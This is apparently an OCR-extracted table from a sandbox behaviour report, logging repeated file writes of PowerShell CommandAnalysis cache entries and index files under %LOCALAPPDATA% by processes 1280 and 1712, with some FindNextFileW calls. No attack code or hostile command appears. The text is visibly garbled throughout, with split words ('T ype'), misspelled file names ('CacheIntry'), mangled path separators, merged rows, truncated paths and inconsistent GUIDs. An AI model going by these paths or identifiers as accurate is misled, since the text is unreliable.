Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e6e8a0508-00c3-4800-9213-27c8493a9576	1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Ty pe: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_efe8a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_ef8d06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_ef8fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_ef8fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_ef8fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_ef8fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712
Write File Call Filesystem API	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Ty pe: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9e171436-c937-4495-97a3-6ab639ad9344 Type: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\P	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\P	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windo	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File Call Filesystem API Write File Write File Call System API	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74/3b07c-765d-438c-a907-70d2693/4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d88465-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_efe8b573-2286-4f29-aa1d-d55aae8e3d63 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_669a0508-00c3-4800-9213-27c8493a9576 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_68fd06b0-5766-4c81-b742-04f8fb8d4fc4 Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerSh	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712
Write File Call Filesystem API Write File Write File Write File Call System API	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 T ype: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280 1280 1280 1280 1280 1280 1280 1280	1712 1712 1712 1712 1712 1712 1712 1712

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5e7cdb8e-1c0e-4ce6-b611-35f0d6057b10 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_29c9c0d2-6a76-4587-8999-1bd935d0960f T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19e2d0, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7f6a8806-b4ac-4054-9d04-8046ded256a4 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e05ae412-7a26-49ef-9e83-21d020a06540 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_75e42fc9-f82f-47c6-8c43-f917c96f327f Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%IMicrosoftiWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cd2ec4d9-23f9-4835-8bd2-0d8d9d66fa43 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%IMicrosoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_026d8cd8-f696-4f76-a387-baa63c41107c Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c7b7956f-9ccf-4bdd-9c13-96d73b3795c4 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b12be17d-5154-4337-a5ec-c6d8c7f76f86 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19e210, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fe39f5-a92f-4197-967e-41421dcd71d2 Ty pe: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%IMicrosoftiWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%IMicrosoftiWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_5f8d74a5-4b1d-4778-992f-ba6b1183f4b7 Ty pe: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_ccbad0e4-819d-49da-9a24-2e8cb9dbe5a8 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%Microsoft;Windows)PowerShell/CommandAnalysis/PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API Write File	API Name: FindNextFileW Args: (b19de10, bdae0c4) Return: 1 Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_4971a5c4-a903-43d1-b724-afe121c29b20 T	1280	1712
	Path: %LOCALAPPDATA%.Microsoft.Windows\PowerShell.CommandAnalysis\PowerShell AnalysisCacheIndex Type: VSDT COM DOS		
Write File Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell\Lanalysis\CacheIntry_238249d9-828b-47b0-99cf-67b3e0c55472 T	1280	1712
	ype: VSDT_COM_DOS		
Write File Write File	Path: %LOCALAPPDATA%Microsoft;Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA%Microsoft;Windows\PowerShell\CommandAnalysis\PowerShell_Analysis\CacheEntry_a136f546-cba6-4972-bab6-d821568f6901 T	1280	1712
W 2 E 2	ype: VSDT_COM_DOS	1000	4740
Write File	Path: %LOCALAPPDATA% Microsoft Windows Power Shell Command Analysis Power Shell _Analysis CacheIndex Type: VSDT_COM_DOS Path: %LOCALAPPDATA & Microsoft Windows Power Shell Command Analysis Power Shell _Analysis Cache Entry _ NOS/04 A 15 dd 72170272 T	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell\Lanalysis\CacheEntry_b95/9b4f-e3e1-4db4-8644-b1ed72179373 T ype: VSDT_COM_DOS	1280	1712
Write File Call Filesystem API	Path: %LOCALAPPDATA%IMicrosoftiWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS API Name: FindNextFileW Args: (80cad98, bdae0c4) Return: 1	1280	1712
Call Filesystem API Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_bdda54c5-bb1d-49ea-917e-c5e884cf797fT ype: VSDT_COM_DOS	1280	1712 1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_33f24eb2-5825-49b6-9d7d-beb4efef6daf Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d4f5287b-0a2b-4513-867d-6dc77b37a861 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a75d2ea2-edc3-421d-8513-7a1041097926 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ffd4a2f-f1b6-4b72-837c-755f35d2361e Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (80cad98, bdae0c4) Return: 1	1280	1712
			1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a6f8c587-0526-45f8-b68a-e2c44f18cae1 Type: VSDT_COM_DOS	1280	1712
Write File Write File		1280	1712
	pe: VSDT_COM_DOS		

Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a2035040-f0bd-4c81-8765-d9eb87d48048 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3ab18f83-dd5b-4fa5-948b-aab4383e999b T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6687a16c-1e4f-47dd-af2b-a296a425b97d T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_051467ba-d833-46ee-91c1-b1d5fee0ebc5 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b19e150, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_9394bfc5-873e-4824-9a5a-5ff7636eb310 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c64f8295-29ee-4655-8bf9-a42779197977 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_7745226a-4a4e-479d-895c-2356425378f7 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Call Filesystem API	API Name: FindNextFileW Args: (b1edf18, bdae0c4) Return: 1	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_a7e31f76-3129-4a2c-9c8b-4bd9c1127817 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_c95ec244-f23a-418c-8d6c-f067bf91bc99 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
